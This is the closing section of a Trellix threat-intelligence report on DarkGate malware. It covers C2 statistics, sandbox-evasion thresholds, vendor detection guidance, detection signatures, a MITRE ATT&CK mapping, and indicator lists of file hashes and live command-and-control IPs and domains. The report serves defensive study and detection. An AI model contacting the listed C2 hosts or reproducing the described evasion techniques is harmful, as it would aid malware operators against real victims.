


Figure 29 NetPass RDP password recovery feature implemented in version 5.

Tracking DarkGate in the Wild




Figure 30 Most active threat actors by number of observed DarkGate C2 servers.

In our recent analysis of malware samples, we observed intriguing statistics related to their C&C servers. The chart provides a comprehensive breakdown of the malware samples distribution per threat actor. The top 5 threat actors based on C2 servers in our dataset are distinct, with each handling a significant number of samples. Notably, the C2 server 80.66.88.145 at the top of our list has the most DarkGate variant, indicating it as a major hub for DarkGate.




Figure 31: Average minimum storage size required by DarkGate samples per threat actor to allow malicious execution

Threat actors are often cautious, avoiding potential traps such as malware sandbox environments and targets with low resources. Our statistics for evasion techniques demonstrate a clear preference among these threat actors for victims with more than 4GB of RAM and a 100GB hard drive. In this pattern, however, there is an outlier: the notably active threat actor operating from the IP address 80.66.88.145. This actor necessitates a broad range of required drive storage sizes, ranging this minimum value from 30GB to 99GB among multiple variants of the same group.




Figure 32: Global heatmap of DarkGate detection hits uncovered through Trellix telemetry analysis

Our analysis visualized through a global heatmap; we uncovered patterns in detection hits across the globe. The United States led the chart with significant hits, underscoring its prominence in the dataset and indicating a heightened level of activity or interest in the region. Europe, garners attention with Germany and Italy emerging as keys to the significant hits from the continent. Regions in Asia such as Malaysia and Singapore, South America and Africa were not left behind, suggesting a global spread of DarkGate stealer malware.

Conclusion

RastaFarEye's DarkGate has shown to be more than just another piece of malware in our extensive analysis. It integrates a wide variety of functionalities to not only steal information from user's systems and evade antivirus software, but also has created the different execution chains from scratch and a C&C panel to conduct the operations. Moreover, the threat actor has been actively monitoring threat reports to perform quick changes thus evading detections. Its adaptability, the speed with which it iterates, and the depth of its evasion methods attest to the sophistication of modern malware threats.

However, we discovered contradictions between what RastaFarEye mentioned in the forums and what s implemented in DarkGate version 5, such as the CIS countries exclusion in latest samples or the entire rework of the code. Nevertheless, the latter statement could be

addressed with the fact the variant is still in development, which would explain why it lacks some features such as the string encoding.

DarkGate, charges a pricey monthly fee of \$15,000, which represents a barrier to most potential buyers. Previously, it was reported that the tool's distribution was exclusive, with only 10 individuals obtaining it. This figure has grown to 30, which makes DarkGate a limited MaaS compared to other variants. Something we can check based on the prevalence of the previous versions where only a few reports were shared.

Nevertheless, DarkGate version 4 has attracted a lot of attention and has been massively spread all over the world. The hash IoCs, DLLs, shellcodes, and C&C servers presented in Annex highlight the vast infrastructure that supports DarkGate. It is crucial to underscore the significant cyber threat despite its constrained customer base.

Learn more about [Trellix IVX for Collaboration Platforms](#).

Appendix A – Trellix DarkGate detection

Trellix IVX analysis

While DarkGate author has implemented many mechanisms to bypass endpoint security software, such as packers, encryption, obfuscation or syscalls, the core behavior of the trojan hasn't changed radically over the years, apart from including new functionality.

Trellix Intelligent Virtual Execution (IVX) sandbox identifies attacks that evade traditional signature-based defenses by detonating suspicious files, web objects, URLs, and email attachments within a proprietary hypervisor instrumented for over 200 potential simultaneous executions.

Trellix IVX could detect and identify the latest DarkGate samples, based on its fundamental behavioral traits, some of which ironically were implemented to evade security and virtualization software.

Additionally, Trellix IVX provides detailed information about the malware activity, such as file system and registry modifications, network events and API calls. Also, it includes memory dumps of every spawned process, full network traffic and dumps of every dropped payload. These items can be used to visualize the activities of the trojan, which are mapped to a MITRE ATT&CK chart, get specific IOCs, and create custom YARA rules for additional threat hunting.

Trellix IVX is natively integrated with Trellix Network, Email and Endpoint products, which means that every single artifact (email, binary or URL) can be automatically sent to IVX for analysis. Additionally, IVX is compatible with platforms like Box, Dropbox, Teams, Slack,

Amazon S3, or SharePoint, to mention some, so that, if DarkGate were distributed using one of these channels, it would be scanned by IVX automatically, preventing the user to be infected.

More information about Trellix IVX On-Premise, Virtual and Cloud sandbox offerings can be found in the following datasheets.

<https://www.trellix.com/assets/data-sheets/trellix-intelligent-virtual-execution-datasheet.pdf>

<https://www.trellix.com/assets/data-sheets/trellix-intelligent-virtual-execution-cloud-datasheet.pdf>

Trellix prevention guidelines

External Teams message

Lock down Teams communications to only be capable of receiving messages from internal email domains. A pre-approved list of external domains can also be included if necessary.

SharePoint delivery

Trellix's MWG product – can create rules that allow access to the company's internal SharePoint but block access to all other SharePoint sites. For example, having a rule to allow "trellix.sharepoint.com*" and then a rule that would block "sharepoint.com". As long as the allow rule is set before the block rule, this should be effective.

Email delivery

Trellix ETP – Once ETP receives the email, the attachment is run through our malware detection engines such as MVX. If the result is malicious, the email will be quarantined.

Execution of the masqueraded PDF file

Trellix ENS EP – Exploit Prevention Module contains signatures that can detect and/or block any suspicious double file extension execution. ENS Threat Prevention module also allows you the capability to create your own custom Expert Signatures to detect more specific double extensions. **Trellix ENS Scan Engines** – a large number of hashes related to DarkGate have been added to our ENS DAT files. ENS scan engines will remove the files from the user's system if found.

Curl Utility to Command Server

Trellix ENS Firewall – ENS firewall can block TCP connections to random ports. This is what happened in the Skyhigh Security incident, preventing DarkGate from connecting to the CnC to download further stages. **Trellix EDR** – detection rules have been created to detect a suspicious indicator of "Windows command shell containing a public IP address." **Trellix MWG** – contains signatures to block suspicious connections from "curl" command.

DarkGate malware

Trellix ENS – our scan engines contain a large list of DarkGate signatures and hashes that will trigger a detection and protect systems from any known payload.

Detection signatures

Endpoint Security (ENS)

VBS/DarkGate.b
DarkGate.a
DarkGate.b
Trojan-FVXR!9D82885D1F60
Trojan-FVXS!82C7C522CDC0
Trojan-FVXW!DF2606B108C41
Trojan-FVXX!1B9E9D90136D
Trojan-FVYE!9EF277F5FF3A

Endpoint Security (HX)

VB:Trojan.Valyria.8512
Trojan.GenericKD.69699021
Trojan.Generic.34216369
Trojan.Agent.GFZD
Generic.mg.f242ce468771de8c
Gen:Variant.Zusy.480015
Gen:Variant.Jaik.182274
Gen:Variant.Fragtor.361864
Gen:Variant.Doina.64350
DeepScan:Generic.Malware.SFLVo3.3DFDBDC2

Network Security (NX)

Detection as a Service
Email Security
Malware Analysis
File Protect

Trojan.DarkGate Suspicious Network Activity 10143
Suspicious Network Activity 10146
Suspicious Network Activity 10438
Suspicious Codeinjection Activity 10005
Suspicious File AVCheck Activity 10312

Appendix B – MITRE ATT&CK

Initial Access

T1566.001 Phishing: Spearphishing Attachment

T1566.002 Phishing: Spearphishing Link

Execution

T1204.002 User Execution: Malicious File

T1059.001 Command and Scripting Interpreter: PowerShell

T1059.003 Command and Scripting Interpreter: Windows Command Shell

Persistence

T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Privilege Escalation

T1055.012 Process Injection: Process Hollowing

T1543.003 Create or Modify System Process: Windows Service

Defense Evasion

T1027.002 Software Packing

T1027.007 Dynamic API Resolution

T1027.009 Embedded Payloads

T1134.004 Access Token Manipulation: Parent PID Spoofing

T1055.002 Process Injection: Portable Executable Injection

T1055.012 Process Injection: Process Hollowing

T1574.002 Hijack Execution Flow: DLL Side-Loading

T1622 Debugger Evasion

T1036.007 Masquerading: Double File Extension

T1036.008 Masquerading: Masquerade File Type

Credential Access

T1555.003 Credentials from Password Stores: Credentials from Web Browsers

T1056.001 Input Capture: Keylogging

T1528 Steal Application Access Token

T1539 Steal Web Session Cookie

Discovery

T1010 Application Window Discovery

T1217 Browser Information Discovery

T1083 File and Directory Discovery

T1497.001 Virtualization/Sandbox Evasion: System Checks

T1614.001 System Location Discovery: System Language Discovery

T1518.001 Software Discovery: Security Software Discovery

Collection

T1005 Data from Local System

T1056.001 Input Capture: Keylogging

T1113 Screen Capture

T1115 Clipboard Data

Command and Control

T1071.001 Application Layer Protocol: Web Protocols

T1132.002 Data Encoding: Non-Standard Encoding

T1573.001 Encrypted Channel: Symmetric Cryptography

T1219 Remote Access Software

Exfiltration

T1041 Exfiltration Over C2 Channel

Impact

Appendix C - IoCs

SHA256

VBS

a448c4abbb2f1844a8fa0c929cd84c2f6f57a4af0442a6a4b5307af89c35ceff6
bc80b13b639ee4b4a6a79555cb4daf3ec360682322ffae68c1272b5aed8b1593

MSI

5b608a6729343cf8b6752d5bb201f906920fcb472f5949e04173b907f65ceff1
6e068b9dcd8df03fd6456faeb4293c036b91a130a18f86a945c8964a576c1c70
394ee7c88a0925698ce1a2e0268ca49404591eb5cdd961d657d785993212cd86
aa92f9692dfa98ba9ee991156612f2015c10a5ecf02b605b0b6d528827430601
de2064d4363a3ccbda5518c619f1c803393b0876e349530583a72b1d1643c16a
54f52ef506f6649c09838b9935aed223f0f320798e13fdb9541ffd1db3e08816
9f48b63528a24a1241f0bc793e960d420314d595c9927e2294f4475c4be143cd
9a7db0204847d26515ed249f9ed577220326f63a724a2e0fb6bb1d8cd33508a3
23885818c2a665d5a57ba16acfe46db68258da619a8db3df8f069c0205ac648e
9b9514d5af8a9c92e7596dc15aadba0defaed9f08ec50a588279aa6f6b8ea80
0e01bad874c61d09d09ce06f76f5e46f6648a1fc943644874c8e1a53a93af9a7
c9b3e70c459be9643f764afd535976f9d308d098e1476013de431e7aea22b3e9
bb37b05a34b2547941efdceee54ec8745e2ce7a7d5d0968c3b5c10274dc81880
5be83d13f20b4a044a8c8281d13723a808555cdd73a7ddcec37422a4e44fbd4e
4e48d4c355ceb58267a29fd3337b101722c805a7e53662816b73ce9b756ae321
bde8e0c4bc687ea485fd4a00c86bd25ab14a04edf9b2bbc03808e9b86074717b
cde0f0b6a29a11aa8a5a4ee543fd632cb460bc11927c7153c1f5f8664e474d23
01e578a65a143c884f054c96574f2f9e203b49f47ebf74a0749ff484866b2eb7
3a5e7ce24fc5a18843e4f877f5c704bf95eb90c039bc8d791273c191e4ca3242
4325d78175a803fb6a1d235e8255816a07283501087e1b115f28c38b6b542856

CAB

22933b3ae7d125f312b6d1fe6356092cdcd1def6dca3ad128de65ba7986266ae
f8fcf37ab1e391d1809c4b5baf00d669c4263682d99230432c5199bde5914a60
a3fc0ef279b5717d0b0dcbe25f8e543efee252cc116336a744968279ce9d3c29
1776dcbc4a3f430dd5ace833aac80b0954a050e5a7dec164b53b62fbe72feab3
59c026ed7f98aff21521b7a76845821aa5f1ce1a978d1c90404c073bd6310a1d

acad12dd611551ee4cdfd9fba7dd06c1f6a7c4d8cd8619cbbafa3d8f88bde910
659733a584c52078ac6b568dfb34a089bef2b3835a5ea737d32c1623a468b743
7c6fa5cec54bc8afa51376db19c9c83d7c17f6e21ce761bfb1daeb7ad31d898d
6610e152e07225c91a723f3b65e33af4b0df0d816dd69fe73f9d25dc0fc975d4
b7874a778f21b2d21a2a2ab2c2ec4a7ae5042443e1d3f20a070424d628079056
00dbb5f6bbb9c230fc0c7f7526b46d697850587b30d0b4f4d54106eb3a3d5410
fa0a47360f68f211413d582d2c73035594a9191c2399c52612c940b45402065f
2caa6b5e92ad4c772166860d428d388a4fa376c5adc439b10ee2f045e0a1b003
2bf6b1dcb11e7e32b353e0c135aca9c979177d14aa9834119cd8e4c1a5b08562
2d08809875f2cfcbe4538d11ee5537768beba0b7740e1785ac35fd90d32e5c25
6bc0a512fa3d69c724c2a0aaea8f915795f9c0ef68617dbd32d3b78ee5cddc06
70e79ddbcc5bb1f9d40133e4f3dbcea6362794854d47b6a2081f1439ff795dcd
37ea8a57e3d3964448238aff31125381c7063b98e1fe0d83a20b315b70546c94
6a81b3d6606bd5c4f9d3484719ec35fc6d2dedb902a85553705a71a6e1273104
b2db96bae6065dbea52711c6f732a29bd39cbb4e81dde9e7d854d52cfb1970f0

AutoIT

8458a43245c6ff9e3d688a8393f692d3088bf5338ae810ff78b8b3a1d751a87e
09bf1b88716c49a62cb4ff708f7ff4f09cb7c3ff42e58661802cd66f1a2a0311
7999c9ba66c57b8f2932f54db723feef411295f8ed6a6d403376278153745c6
2ffb2a102df381c9688cc78c2cba4faa6a561d5aa78a9163888ebf7c73bdc8d0
453e7fabfa2d6fca1f9a5b9edc456e46417d8fb76332d397a39fcc8e76ccf54f
96c84918db77c8bc7d5080aca1b618f7ea7c824d27f67b2346364756f04b3226
20cd543224dc3229dece35f018678a52fc98e533596e4995a5534bde0e7e161f
f02928ec21ad8c600eef3e3a006581a3af858975cbc2ad29ba3dfdd1a78d3cb9
c6bce64cf86ff6f6b52b9ffa8b8dc2283645b9f0cea7391117d5dd80c2092ce6
b7c6b567eab740efa575826c94f4c9c552ed5894b8b3ef57e77959b740d8bec8
1af981d9c5128b3657cdb5506d61563e0d1908b957e5dd6842059d6d3cfdc622
b68736ce13dd44a60e7c462b4f451a4132187a0b76adf9cc201a1468379e7601
b6b2b1773fbd354cc7fcf409f4b4208e570be077658c2a92ea59319c250d9f8c
bd8fc787abfebba8d167e9979c2ec692f861ab21ea138c3381daa852a58677be
ffa5abebf578cfc2200b4856889e397e412e56c5bff0032d2d7565d9286685f
22d5fdd23ff4302517d5652375ee5ec3bfb28cb964015b3e9902d2398c908fd9
684b3445349d8e08e2f2d33f3b30d509a3fde82cb798ccbada2726105301a9470
da27475894815900fefb9d383de0d255bfa3b7a22927b2912a2d614742b3109c
2b49ceb658da03b30d38ee2dc46bcf2bb85af728cece29f8c30d7c1a92c1ad09
af85ace1fd89e4c76efdda065cc2fc44de987bfd75f9f6850610327526c97d4b
063ea8cd25e166182ef68ab1b1157e6448caccaa89cf0f0166c08c21501bf273
9a19aa451bb9974c05e616bf02762ee001cc02669aca15150199415e5e190f01
3c520028ad9dbf10e5a94023fbbd5ca7134802a6def3fae427f70620c12f8988
bd9426beaee1c5908b0f71b31539ae4fe3ffed155ab00041b543d48fda3f1654
6345b02dc1606522232ac853a0e2599d166aef91ae1d7f4d4104d184273dc1e8

feeddfb2a7cc4945eaedd8f75907c42ff097252c3e38d7ef2006bd7a191f09ae
b15e4b4fcd9f0d23d902d91af9cc4e01417c426e55f6e0b4ad7256f72ac0231a
7d2c98c8d667891c33119d314d1945c285e2a28701970532f6272cad91f59028
f1fa42c3d50d4468b9ac3f7e5cdb1160c8f7ed7bbb6e4017859b837dac7e8d93
a2be457dc7fc5d5662e5db1b51b77094898449fedab7b1a9f837c093c249c5ba
cb93d34f34e5e999705fd5d17d6725b452c57bc799fc835899e4af9330f4169f
d2b24a51e7e12fded160344bbac9ee1a9082b690d0c6f326170ea8a224038215
aa5cb7f6ccb5470ff643cfcba9254263c9db9e7a84984d30166cc14945e219f2
3b271f7f34255146366ab7c7d916fa5ab3b1accfc4b0f3d727e16690cfb7ad3a
2f342c83cc564e0110f2c0a32a3259f0ef624cd47c50d82000b308411a402c17
8ff356af97443bd2b028eb57f160a92c2a1ecab2d227977a87a221ae6409c4be
1239ab2c5b8f4445353eachba276938c9cce9711a643851db8979728defc5a3ee
a63bce69103155accf3c836e7bedf155bee789276624def8713a4431d6562883
1d256c2fd442e69120cdf8d12d7bd865f058ec667e2119a66259fc9052dbaa36
9e398fb049ae1cf95976ba1c80280cb3f78833569fe7fc5c1ba93c7e57c00fac
284458ee75b1d1c2f07ad9fe3a811589360c23092852b2b80a67d2e25e06b269
2d8f91bb2359c13abf0ff31af101fc6ecb39849350fbfde015b549e97c8877d5
7837e71f9bf00f48ab5336ed8647b116471561181069b79d29dbae0e951ded7
6a9e7b47bec075225861d61cf20555c38a17b7b9ff46ff85de7f6791c548cc2e
cefc06b2bec8d175eaa9bf3f91c8246731811a8ad7b52af336478655dbc70039
4aea930309b590d34488187a8c9cb31b83ff1faa2ff4d27606e50fac3a0db742
975d1510380171076b122cd556a1a05bd1eca33b98a9fd003fb3662cb8c83571

DLL

92372f91137114704b5c7cc10882eced9636997486832c5504551e2ba894cb34

Shellcode

3a543dbe70ef5fc78e2fd8b2752e36892f705fc56c54837e248611941dea49c1
6311ed9b17dfce292dcdc9dabbde47a1148e384c33d8ee8294b3e32111ce80a4

Loader

07e7ce324773077d571c026405790fe61209008017e71313a3713e9d9095fc4d
1da4bf9ef73b820612e493877ccd3dd065763d161d03586e189b21732fe09db4
209c9c9bf25a922e62163f8d2d525b046b345d14c29bdfac0a05c83706052d93
8b7f551954d4f474b4265aa56b5ad93c7a0d08774ecfd25c2d6b63dfb9052889
965f2a99685f9777da6c5d21cd4654357e34c7abd7c0c8190c19815d21d9be29

Shellcode to restart DarkGate

ad36b909721d64a3c32678f4c2ca758d81661088ba1ed57bec50ef0ac4d4a871

DarkGate

00985db874d9177de4a18999f7a420260b3a4665ba2b5b32aa39433ef79819df
0f1545a7176c45b0e7f9198cac8972167e5846e8b84cd40926f7edf338eeace2
10bfaeb0c00425c4749140d5c7d9f3d88537cf2f621ba7af5322b15cf205b896
2b24c4c883a562d0326846ee1c92840144d1d755cdb721b24a35038ea92aa0e4
6750f31ef5e1fe74c1121b0ab1308f93e09505a63322b6ce16fe04099ce8993e
73c0d0f220a30b541e0855e8039b8050d1332ff03c3e0c8a35671bd5eb9d30be
74729d4569691daf72e23849e91461471411f551639663e11e1091a48790611e
74f21cf5ab72aad0f7f3cf3274a167c20e787f9513019510561f39d4230f3c4b
bc5ad215876055a8a6a097579e16d24e233a323a6157afbb6db49705ac12a1f1
bec37877e3bffa222efb5c5680c7defd2d917317293d7fa70e0882ad45290a40
e7b76e11101e35c46a7199851f82c69e819a3d856f6f68fa3af0636c3efde0ca

C&C Servers

80.66.88.145

80.66.88.145

5.188.87.58

185.8.106.231

bikeontop.shop

xfirecovery.pro

5.188.87.58

80.66.88.145

5.34.178.21

89.248.193.66

167.114.199.65

naserviceebaysmman.shop

107.181.161.200

5.188.87.58

149.248.0.82

reactervnamnat.com

private-edinmarketing.com

80.66.88.145

msteamseyeappstore.com

45.89.65.198

sanibroadbandcommunicton.duckdns.org

5.188.87.58

5.188.87.58

positivereview.cloud

sanibroadbandcommunicton.duckdns.org

107.181.161.200

179.60.149.3

149.248.0.82

89.248.193.66

5.188.87.58

5.188.87.58

80.66.88.145

89.248.193.66

5.188.87.58

drkgatevserviceoffice.net

149.248.0.82

80.66.88.145

80.66.88.145

5.188.87.58

5.188.87.58

sanibroadbandcommunicon.duckdns.org

107.181.161.200

80.66.88.145

185.39.18.170

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.